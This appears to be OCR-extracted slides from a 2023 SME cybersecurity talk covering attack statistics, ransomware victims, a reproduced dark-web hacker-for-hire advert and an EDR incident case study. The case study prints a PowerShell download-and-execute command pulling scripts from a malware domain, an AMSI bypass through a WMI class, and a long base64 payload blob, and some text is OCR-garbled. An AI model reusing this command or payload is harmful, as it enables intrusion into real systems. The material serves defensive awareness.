

Advancing the Best in Global Technology

How risky is SME in the cyber world?

張德慶 Terry Cheung CISM CISA CDPSE CISI CISP CISSP CCSP CITP CEng MVP President, ISACA Macao Chapter Deputy Chairman, CSA HKM Chapter Managing Director, TopSOC Information Security Ltd.



'opSOC

22nd September 2023

Agenda

- 1) Background of Organizations
- 2) SME Cybersecurity Statistics
- 3) The Risk and The Attacks Against SMEs
- 4) Recommended Countermeasures



Terry Cheung President ISACA Macao Chapter

- Managing Director of TopSOC Information Security Limited
 - BSc (Hons) in Systems Design, MSc in Information Security (London)
 - 25 years IT and Security working experience in Banking, Government, Telecom, Gaming and Consultancy
 - Experience includes establishment of new information security team, Designed and Built 2 Tiers DDoS Protection Service, Managed the design and built of data centers, Managed 13 DCs and 540+ ELVs, ISO27001, PCI, ISO20000, Compliance Advisory, BCP and DRP, etc.)
 - Security consultation services for banks, insurance and utility companies and Macau government departments
 - Instructor for CISSP and CISA course for more than 7 years
 - Founder for ISACA Macao Chapter and CSA HK & Macau Chapter
 - Promote security in Macau and Hong Kong
 - CISI CISP CISSP CCSP CISM CISA CDPSE CITP CEng ACP MVP
 - Sophos Certified Architect, Engineer, Technician, Sales Engineer
 - Fortinet NSE3, CyberArk Certified Trustee
 - CISI certified CISP trainer

ISACA

Global Non-Profit Professional Association for Individuals and Enterprises



MEMBERS



CERTIFICATIONS ISSUED

225

CHAPTERS



ENTERPRISES SERVED





People are Our Top Priority





Global Knowledge's 2022 Highest-Paying Cybersecurity Certifications







Cloud Security Alliance (CSA) is the world's leading organization dedicated to defining and raising awareness of best practices to help ensure a secure cloud computing environment.



Current State of Cyber Security


Percentage compromised by at least one successful attack in the past 12 months, by industry

上版上上上的自己的上的上的上的。

Education	90.5 %	
Telecom & Technology	90.3%	
Finance		88.2 %
Manufacturing		86.4 %
Retail		85.6 %
Healthcare	75.	3%
Government	68.2 %	•

Source: 2022 Cyberthreat Defense Report


SME Cyber Security Statistics




personnel to address IT

Renolon

security







00200

AR 160 1997 1997 1997 1997 1997

Victims on Darkweb


who had to

\1번겔

Claimed Victim	Ransomware Gang	Detection Date (UTC+0)	Ransomware URL	Victim Site	Victim Country	Industrial Sector
	Trigona	2023-09-05 13:18:09		,hk	Hong Kong	IT Services
	NoEscape	2023-09-02 05:05:40			Hong Kong	Transportation Services
	NoEscape	2023-08-28 20:45:37			Hong Kong	Non-depository Institutions
	CLOP	2023-07-27 02:14:02			Hong Kong	Electronic, Electrical Equipment, Components
	LockBit	2023-07-15 14:23:42		hk	Hong Kong	Communications
	CLOP	2023-06-19 03:04:30			Hong Kong	Depository Institutions
2	LockBit	2023-04-26 17:02:39		'nk	Hong Kong	Security And Commodity Brokers, Dealers, Exchanges, And Services

TopSOC

Looking to 2023, what is your biggest concern related to security?



DigitalOcean

opSO

Threat Driver

TopSOC

Risk of Individual Security System

Intrusion Prevention System

IPS produces many false positive alerts and neglect may real attacks.

じ

Firewall

IPS



Email

Prevention

Advanced Persistent Threat

APT

(X)

Hackers have widely shared the code on how to detect and bypass Modern Sandboxes.

Anti Virus

Firewall

Firewall can be easily bypassed by the newly defined threats.

Email Prevention System

Hacker can send Phishing emails to your mailbox even you have email protection system. **AI Endpoint Protection**

No matter what Endpoint protection system with Al Detection you have, hacker can still bypass and deliver malwares to your devices. Lack of Security Resources Islands of Security Technologies

肉隨板上 肉隨板上 Meat on Cutting Board

Hacking Business Models

95%

Under estimate of Security Risks

3 🔿 🛪 生

Products FAQs Register Login

Rent-A-Hacker

Experienced hacker offering his services!

Rent-A-Hacker

(Illegal) Hacking and social engineering is my business since i was 16 years old. I never had a real job, so i had the time to get really good at hacking and i made a good amount of money last +-20 years.

I have worked for other people before, now i am also offering my services for everyone with enough cash here.

Prices:

I am not doing this to make a few bucks here and there, i am not from some crappy eastern europe country and happy to scam people for 50 EUR.

I am a professional computer expert who could earn 50-100 EUR an hour with a legal job. So stop reading if you don't have a serious problem worth spending some cash at. Prices depend a lot on the problem you want me to solve, but minimum amount for smaller jobs is 250 EUR. You can pay me anonymously using Bitcoin.

Technical skills:

- Web (HTML, PHP, SQL, APACHE)
- C/C++, Assembler, Delphi
- Oday Exploits, Highly personalized trojans, Bots, DDOS
- Spear Phishing Attacks to get accounts from selected targets
- Basically anything a hacker needs to be successful, if i don't know it, i'll learn it very fast
- Anonymity: no one will ever find out who i am or anything about my clients.

Social Engineering skills:

- Very good written and spoken (phone calls) english, spanish and german.
- If i can't hack something technically i'll make phone calls or write emails to the target to get the needed information, i have had people make things you wouldn't believe really often.
- A lot of experience with security practices inside big corporations.

What i'll do:

I will do anything for money, i'm not a pussy. If you want me to destroy some business or a persons life, i'll do it! Some examples:

- Simply hacking something technically
- Causing alot of technical trouble on websites / networks to disrupt their service with DDOS and other methods.
- Economic espionage
- Getting private information from someone

- Ruining your opponents, business or private persons you don't like, i can ruin them financially and or get them arrested, whatever you like.

If you want someone to get known as a child porn user, no problem.


Anyone can hire a hacker to hack or to trigger Ransomware attacks



Case Study – Detection with EDR

Intrusion Kill Chain


opSO



AMSI Protection Blocked

SEV	TYPE	DATE	EVENT
-	¥	OUP O, LOLL I.LOT II	page courting comparers around
	٢	Sep 6, 2021 3:22 PM	$\label{eq:amplitude} AMSI Protection blocked a threat: AMSI/Bypass-B at C: \windows \System 32 \Windows PowerShell \v1.0 \powerShell.exe$
	٢	Sep 6, 2021 11:58 AM	掃描『Scan my computer」已完成
1	٢	Sep 6, 2021 11:35 AM	$AMSI \ Protection \ blocked \ a \ threat: \ AMSI/Bypass-B \ at \ C: \ Windows \ System 32 \ Windows \ PowerShell \ v1.0 \ powershell. exectly \ System 32 \ Windows \ PowerShell \ v1.0 \ powershell. exectly \ System 32 \ Windows \ PowerShell \ v1.0 \ powershell. exectly \ System 32 \ Windows \ PowerShell \ v1.0 \ powershell. exectly \ System 32 \ Windows \ PowerShell \ v1.0 \ powershell. exectly \ System 32 \ Windows \ PowerShell \ v1.0 \ powershell. exectly \ Windows \ Window \ W$
	٢	Sep 6, 2021 7:49 AM	AMSI Protection blocked a threat: AMSI/Bypass-B at C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
	٢	Sep 6, 2021 4:02 AM	$\label{eq:amplitude} AMSI Protection blocked a threat: AMSI/Bypass-B at C: \Windows \System 32 \Windows PowerShell \v1.0 \powershell.exe$
	٢	Sep 6, 2021 12:15 AM	AMSI Protection blocked a threat: AMSI/Bypass-B at C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
1	٢	Sep 5, 2021 8:29 PM	$\label{eq:alpha} AMSI Protection blocked a threat: AMSI/Bypass-B at C: \windows \system 32 \windows PowerShell \v1.0 \powerShell.exe$





84 File reads

> Process details : powershell.exe Reputation at time graph was created: Good Known bad reputation Known good reputation

SOPHOSLABS Threat Intelligence

Request latest intelligence

No current intelligence on this file. Note: Requesting the latest intelligence will cause your files to be sent to Sophos for additional analysis. Learn More

opSOC

Path:	c:\windows\system32\windowspower shell\v1.0\powershell.exe
Name:	powershell.exe
Command line:	
powershell -NoP -NonI - "\$am = ([WmiClass] 'roo Process ID:	
Process executed by:	NT AUTHORITY\SYSTEM

Suspicious Service

· 遠端桌面連線		
Task Manager		
File Options View		
		Environ
Processes Performance Users	Details	Services
Name	PID	Description
CscService		Offline Files
ComLaunch	868	DCOM Server Process Launcher
CopSvc 200		DataCollectionPublishingService
defragsvc		Optimize drives
C DeviceAssociationService		Device Association Service
Contract DeviceInstall		Device Install Service
4		
🕞 Dhcp	496	DHCP Client
diagnosticshub.standardco		Microsoft (R) Diagnostics Hub Standard Collector Service
Q. english	2480	
4		
dmwappushservice		dmwappushsvc
Children Discache	508	DNS Client
🗟 dot3svc		Wired AutoConfig
C DPS	1116	Diagnostic Policy Service
SmSvc		Device Setup Manager
SSvc	524	Data Sharing Service
😪 Eaphost		Extensible Authentication Protocol
EDARUWIPDKVPRXCIBMWP		EDARUWIPDKVPRXCIBMWP
Charles Contract Cont		Encrypting File System (EFS)
🥋 embeddedmode		Embedded Mode
(Q		
😪 EventLog	496	Windows Event Log
SkentSystem	488	COM+ Event System
14 A		
Q		
S FontCache	488	Windows Font Cache Service
Server		Windows Camera Frame Server


Fewer details Que Open Services

TopSO(

Suspicious Process

遠端東西	百連線								
Services									Temporary Clipboard 🚯
ile Action View	Help		Remote desktop clipboard contents						
			C:\Windows\system32\cmd.exe /C "cmd /c						
Services (Local)	O. Sector decab	powershell.exe -NoP -NonI -W Hidden " [System.Net.ServicePointManager]::ServerCertificateV							
poences (cocarj	Services (Local)				_				alidationCallback = {\$true};if((Get-WmiObject
	EDARUWIPDKVPRXCIBMWP	ANR		KVPRXCIBMWP Properties (Local Computer)	\sim	us	Startup Type	Log On As	Win32_OperatingSystem).osarchitecture.contains('64')){lex(New-Object
	Start the service	Diagnostic Service Host	The Dia		1	ining	Manual	Local Service	Net.WebClient).DownloadString('https://profetestruec.
		Diagnostic System Host		g On Recovery Dependencies	_		Manual	Local System	net/dn6');}else{iex(New-Object
		Distributed Link Tracking Cl Distributed Transaction Coo	Maintai Service na	me: EDARUWIPDKVPRXCIBMWP		ning	Automatic (D	Local System	Net.WebClient).DownloadString('https://profetestruec. net/in3.ps1');}""
		dmwappushsvc	Coordir WAP Pu Display na	e: EDARUWIPDKVPRXCIBMWP	P	ning	Automatic (D Manual (Trig	Network Servi Local System	net/ms.ps1),j
		C DNS Client	The DN			ning	Automatic (T	Network Service	
		Downloaded Maps Manager	Windov Description			ining	Automatic (D	Network Servi	
		EDARUWIPDKVPRXCIBMWP	THILD T	~			Manual	Local System	
		Embedded Mode	The Em Path to exe	cutable:			Manual (Trig	Local System	
		Encrypting File System (EFS)	Provide C:\Window	s\system32\cmd.exe /C "cmd /c powershell.exe -NoP -NonI -W			Manual (Trig	Local System	
		Managemen	Enables Startup typ	e: Manual 🗸			Manual	Local System	
		Extensible Authentication P	The Exte				Manual	Local System	
		Runction Discovery Provide	The FDI				Manual	Local Service	
1. A		Superior Discovery Resourc		have Sharrowd			Manual	Local Service	
		Geolocation Service	This ser Service sta	tus: Stopped	1	ning	Manual (Trig	Local System	
		Group Policy Client	The sen Star	Stop Pause Resume	h	ning	Automatic (T	Local System	
		rvice	Exploit	ecify the start parameters that apply when you start the service	1	ning	Automatic	Local System	
		Human Interface Device Ser	Activate from here.	ecity the start parameters that apply when you start the service			Manual (Trig	Local System	
		0	Provide				Manual (Trig	Local System	
		Ser	Provide Start paran	eters:			Manual (Trig	Local System	
		inter	Provide				Manual (Trig	Local System	
		wn S	Provide	OK Cancel Apply			Manual (Trig	Local System	
		ce ce	Monito				Manual (Trig	Local System	
		10 A		or communication between the virtual machine and the			Manual (Trig Manual (Trig	Local System	
		(Ö).		em time of this virtual machine with the system time of			Manual (Trig	Local System	
		0		munications that are required to use Volume Shadow C			Manual (Trig	Local System	L
	S		coordinates the com	named on a later required to use for the shadow en				cocur system	

可疑服務Registry Key..ps1?



TopSOC

Malware website https://profetestruec.net/



ttps://p	rofetestruec.net/			Q 🛧 📖 🖵
		C		
	7 91 ? X Community V		400 text/html; char Status Content Type	set=iso-8859-1 2021-10-14 11:18:14 UTC 7 days ago
		DETAILS COMMUNITY		
	ADMINUSLabs	(!) Malicious	alphaMountain.ai	() Malicious
	Antiy-AVL	() Malicious	Avira (no cloud)	() Malware
	BitDefender	() Malware	Certego	() Malicious
	DNS8	() Malicious	Dr.Web	() Malicious
	ESET	() Malware	ESTsecurity-Threat Inside	() Malicious
	Fortinet	() Malware	Kaspersky	() Malware
	Lionic	() Malicious	Lumu	() Malware
	Sophos	() Malicious	Webroot	() Malicious
	Forcepoint ThreatSeeke	er (j) Suspicious	Abusix	⊘ Clean

TopSOC

加固定的

otcer t

1st seen in April

臺端桌面連線				
8 Event Viewer				
File Action View Help				
🗢 🔿 🔽 🔽 🦣				
Event Viewer (Local)	Windows PowerShell Number	er of events: 9,623		
 Custom Views Windows Logs 	Level	Date and Time	Source	Event ID Task Category
Application	(i) Information	4/4/2021 2:58:14 AM	PowerShell (PowerShell)	600 Provider Lifecycle
Security	(1) Information	4/4/2021 2:58:14 AM	PowerShell (PowerShell)	600 Provider Lifecycle
Setup	(1) Information	4/4/2021 2:58:14 AM	PowerShell (PowerShell)	600 Provider Lifecycle
System	(i) Information	4/3/2021 11:12:18 PM	PowerShell (PowerShell)	403 Engine Lifecycle
Forwarded Events	Information	4/3/2021 11:11:33 PM	PowerShell (PowerShell)	400 Engine Lifecycle
Applications and Services Lo				
Hardware Events	Event 400, PowerShell (PowerSh	ell)		
Key Management Service	General Details			
> iii Microsoft Veeam Backup	Friendly View O XM	/L View		
Windows PowerShell	+ System			
Superprovis				
	- EventData			
		Available		
		None		
			eviousEngineState=None SequenceNumb	per=13 HostName=ConsoleHost
			HostId=4b13d8dc-6b60-43f5-a17e-4881	
			pypass \$am = ([WmiClass] 'root\default:sy	
			[ext.Encoding]::ASCII.GetString([System.Co	
			5. 5.	
			ot\default:systemcore_Updater8').Propertie	
			de.GetString([System.Convert]::FromBase6	
		5	66 Runspaceld=ae087d93-31b2-4831-b80	
		CommandName= Command I	Type= ScriptName= CommandPath= Com	imandLine=

The Powershell Script

赵 系統管理員: Windows PowerShell

ClassDeletionEvent
ClassModificationEvent
ClassCreationEvent
InstanceOperationEvent
InstanceCreationEvent
MethodInvocationEvent
InstanceModificationEvent
InstanceDeletionEvent
TimerEvent
ExtrinsicEvent
SystemEvent
EventDroppedEvent
EventQueueOverflowEvent
QOSFailureEvent
ConsumerFailureEvent
RegistryEvent
RegistryKeyChangeEvent
RegistryTreeChangeEvent
RegistryValueChangeEvent
EventGenerator
TimerInstruction
AbsoluteTimerInstruction
IntervalTimerInstruction
Provider
Win32Provider
CIMOMIdentification
AdapStatus
SystemSecurity
systemcore_Updater8
StdRegProv
SystemRestoreConfig
SystemRestore

	{SECURITY_DESCRIPTOR, TIME_CREATED, TargetClass}
	SECURITY DESCRIPTOR, TIME CREATED, TargetClass, PreviousClass
	SECURITY DESCRIPTOR, TIME CREATED, TargetClass
	SECURITY DESCRIPTOR, TIME CREATED, Target Instance)
	(SECURITY_DESCRIPTOR, TIME_CREATED, TargetInstance)
	(SECURITY_DESCRIPTOR, TIME_CREATED, TargetInstance, Method)
	{SECURITY_DESCRIPTOR, TIME_CREATED, TargetInstance, PreviousInstance}
	{SECURITY_DESCRIPTOR, TIME_CREATED, TargetInstance}
	{SECURITY DESCRIPTOR, TIME CREATED, NumFirings, TimerId}
	{SECURITY_DESCRIPTOR, TIME_CREATED}
	{SECURITY_DESCRIPTOR, TIME_CREATED}
	{SECURITY_DESCRIPTOR, TIME_CREATED, Event, IntendedConsumer}
	SECURITY SECRIPTOR, TIME CREATED, Event, IntendedConsumer}
	{SECURITY_DESCRIPTOR, TIME_CREATED, Event, IntendedConsumer}
	SECURITY DESCRIPTOR, TIME CREATED, Event, IntendedConsumer}
	{SECURITY_DESCRIPTOR, TIME_CREATED}
	(SECURITY_DESCRIPTOR, TIME_CREATED, Hive, KeyPath)
	{SECURITY_DESCRIPTOR, TIME_CREATED, Hive, RootPath}
	<pre>{SECURITY_DESCRIPTOR, TIME_CREATED, Hive, KeyPath}</pre>
	{SkipIfPassed, TimerId}
	{SkipIfPassed, TimerId, EventDateTime}
	{SkipIfPassed, TimerId, IntervalBetweenEvents}
	{Name }
	{Name, ClientLoadableCLSID, CLSID, Concurrency}
	{SetupDateTime, VersionCurrentlyRunning, VersionUsedToCreateDB, WorkingDirectory
	{LastStartTime, LastStopTime, Status}
SD, GetSecuri	
	{am, enco, funs, mimi}
ateKey, Delet	0.25
	{DiskPercent, MyKey, RPGlobalInterval, RPLifeInterval}
ateRestorePoi	{CreationTime, Description, EventType, RestorePointType}

过到100

PS C:\Users\administrator> Get-CimClass -NameSpace 'root\default' -PropertyName mimi

{GetS [} {Crea

NameSpace: ROOT/default

CimClassName -----systemcore_Updater8 CimClassMethods Ci

am, enco, funs, mimi...}

PS C:\Users\administrator> (Get-WmiObject -Namespace root\default -class "systemcore_Updater8" -List).GetText('mof') | Out-File c:\MOFofMaliciousClass_systemcore_Updater4.txt PS C:\Users\administrator> _

29 .29 .295.295.2 .41 .276.

TopSOC

ass systemcore Updater8

The Classes that the Powershell script called

"TVgoaamaaaaeaaaa//8aalgaaaaaaaaaaaaaaaaaaaaaaaaa QAAQQ+3AUmL6EyLwUiLiCRwAQAAZoPAAiP/ZkGJQyBJi/FIhckPhNoAAABBuf8AAABmOTyBD4e2AAAASY1DIMdEJDABAAAAR4-3ykiJRCOos11EJEAzOkiJRCOg6Kr9//+FwA+EgAAAAA+3 d4pBwAAdAplgz3cKRMAAHUHM9voCwAAAlvDSIPEUFvDzMzMSIPsKEiLDb0pEwBlhcl0Dv8VotoMAEiDJaopEwAASIsNmykTAEiFvX00/xVo2gwASIM1iCkTAABIiw15KRMASIXJdA7/FX7a AAAX4CAAAAAIBMAAEyLDOyNBOkBAAAzOiPJSIIcJCiJXCOg/xUSOOwATIVYSIsHTImYiAAAAE2F230dSIs/Of/H62GL8UiNBX+6DOBIweYESAPw6a7+////Ff30DABIiO22v00Ai9Doi5MA IvohcB10v8VT84MA1tTCEiNDeW9DQBEi8Do3ZAAAOsgi1MISIONcb4NAOjMkAAA6w+LUwhIjQOgvwOA6LuQAAAj9UWF9nQFSIsb6wNJi991hdsPhW7//91i8//FeLNDABM /8VVcsMAIPL/4kHi8NIi1wkMEiDxCBfw8zMzEiJXCOĪSII0JBBXSIHsOAIAAEhj8kiL+UINICOwAQAAuQOBAAaz2/8Vs8oMAIXAD4SMAAAATIIMJCBIjRVPvw0ASI2MJD HXzSIXAD40VAOAASIvPObkAAAAASCvISCv5SI2ECyoCAABOMUyNBdi9DQBIjYwP//7/f0wrwEiFyXQVQYoUAITSdA2IEEj/yUj/wEj/z3XmSIX/dQII/8hbuXoAB4DGAABPhckPiLYAAABM tTYEINS2Too/AAAItTbEiNS3Dol/AAAEiLbCRISIt0JFBIi3wkWEiLw0iLXCRASIPEIEFeQV1BXMPMSIIcJAhIiXQkEFdIg+wwSIvZSI09874NAEiNDfC+DQBMi f8PhJAAAAC6HAAAAEGL341KJEkD3f8VOMIMAEyL6EiFwHQ5SIsDT11DCEmNTQhJiUUAQYtVEEyJAUKLEAJBiUUQSo1EAgRJIUUU6GDtAABBi1UQSY1NFOhT7QAAS VOSTIIELEKLBBIK į VOZBE NRBAESII WOIIGNISEEE V JRKRK į VQABIIG QEKLBABE į OYCTIIMEARI į VZO į UZMI WOOTIIOXIIG WEWFWHOU į 8h į VZkg+EBSOPJSAP KESJTCQg6PF+AABIjQ3ytw0ATIvGi9fo4H4AAEiNSwxIhcl0Beje5QAASI0Nw98MA0jGfgAARItLFEiNDfu3DQBMi8aL10SJTCQg6Kx+AACDexgEcw2LQxhIi4zFoNINAOSH 1 swSIXbdHh I jQ11 uwQAT IVHug IAAADo4HsAAEiF23RfSI0N1LSNAÈyLx7oCAAAA6Md7AAEI i 8vo i +MAAEiLzei 3ewAAS10NkLSNAEyLx7oCAAAA6KN7AAEI j USQ6Gb j hCKQQSEwHQjg0IQ/IsXiVMchdJ0FiITEEiDxwRIjUsgSIk5SAP66IThAACLUxBIjUsUSIk56HXhAABIiIwkMEiDxCBfw8zMSIXJD4SwAAAASIIcJAhIiXQkEFdIg+wgS LkNAE2LxUGL1nitdOAAi1McSItLIEUzwOgq3AAASYvP6NZ1AACDexAAdDBIg3sUAHOpSIONErkNAE2LxUGL1ni3dOAAi1MOSItLFEUzwOi02wAASYvP6KB1AAD/xkiDxOg7dzwPgiL/ Z+2DACFWA+IKgEAABiLReBIiVXwM8n/UBCFWA+IFOEAABiLReBIiO3wTYvEi9b/UBhIiOXgSItN8EmL1f90IBiNTfCFWEiLReAPmcP/UCip4gAAABiNTfhBuRgAAABFW8AzOsdBJCAAAADu DBFi8ZBi82JXCQg6Kv8//+L+IXAdCWNDBtIjZQksAAAADmMJJABAAAPQowkkAEAAESLwUmLzOhgWQsATI2cJFABAACLxOmLWyBJi3MoSYt7MEmL40Fe0V1BXMNIiUwkCFN 9NIiUQKIP8VZ6EMAIXAD4S8AQAASItN4CF0JCBMjU3QjVYCRTPA/xXnoAwAhcAPhJIBAACLXWBBjW5ASI1TBEGLzUSL+0iJXfj/FQSqDABMi/BIiUXwSIXAD4RnA ChIjUXYRTPAM9KJXUBIiUQKIP8Vc54MAIXAdHhIjVXYRIVLikIQMAJI/8JJ/81180yLRchIi03QSo1UNdhBi97oVIMLAEiNRUBIIUQKKEINRehFM8IFM8AzOki ECNUWRFM8n/FR6bDaCFwH0lSltMJEhMi89Ei8ZIi9U5nCSOAAAAdafovv3//+sF6MP7//+L2EiITCRI/xVCmwwASltMJFaz0v8V7ZoMAEyNXCRgi8NJi1soSYtrGEml 8v/FTyhDABBi8Z1i5wkoAAAABiDxFBBX0FeQV1BXF9eXcPMQFN1g+wwg2QkSACL2UiNTCRYQbkYAAAARTPAM9LHRCQgAAAA8P8V1ZcMaIXAdFVTi0wkWBiNRCRQRTPJRTPAi9N1iU 1u0JLAAAABFM+RNi/hNIW04SY1D0EyLwUmLDLWL6UiL2kmJ07BFIW0oOY18JAFFiUwkELo0ZgAAiXwk00gS7///hcAPhPIAAABIiOwkSEyNRCRAiVcDRTPJ/xXMIAwAhd SeVDABIhcBOGUvLTUBMjUXQi9d1i851iUQkIOhnAAAAi9h1i031/xVXkgwA6xT/FSebDABIjQ3g2QOAi9DouV0AAEiLTcDoE07//+sU/xU1mwwASIONQdoNAIvQ6JpdAAE WPBIjUAoSYvpSIv6TIvhSIIEJCBNhcB0LESNSwT/FeHZEgCFwHgKuwEAAADp0AAAAIX2D4TIAAAASI0NLNsNAOmxAAAATItEJGhNhcB0JEG5CAAAAP8VqdkSAIXAecil V5BXUFcw8x1iVwkCEiJbCOOS110JBhXSIPsIEiL8UiFvXO5SI0t8W8NADPbSIv9SIsXSIv06G0vCwCFwH01SIsXSIv0SIPCJ0haLwsAhcB01v/DSIPHEIP7CHLTM8BIiIwkMEi gOAi9Do81QAAEiLC/8VcYkMAEiD1wDrP/8VPZ1MAEiNDcbeDOCLO0jPVAAA6y1Bi8rohf3//4soT1v16Hv9//9EiwZ1j00x3w0AS1vOR11UJCDopF0AAEiLXCRA NASA IVYhCB5KU i NDQvfDQCLOO j kUQAAS I sOM9L/FYnQEgDrDk i NDWDfDQCLOO j JUQAAhdt4aotVALIAAAAARYr1/xUM j wwASIu8JLAAAABI i QdIhcBOYINkJDAARI tNAE i JKABAABI i YOKCAEAAMeEJBABAAAAAAag2OKSABI i YOkqAAAAE i JRCRA i 40ksAEAA I I EJDh I i 40kqAEAAE i JRCOw i UwkKE i NRCRYSI I EJCBM i Ywk4AAAAEWLxEm E2LxYvW6PPLAAAz/0iF2w+E7gIAAESLC0iNDWzfDQBNi8WL1kSJTCQg6MlLAABIjQ2m3w0ATYvFi9bovEsAAEiNSwTof7MAAEyNNaSsDABJi87opEsAAESLSxR 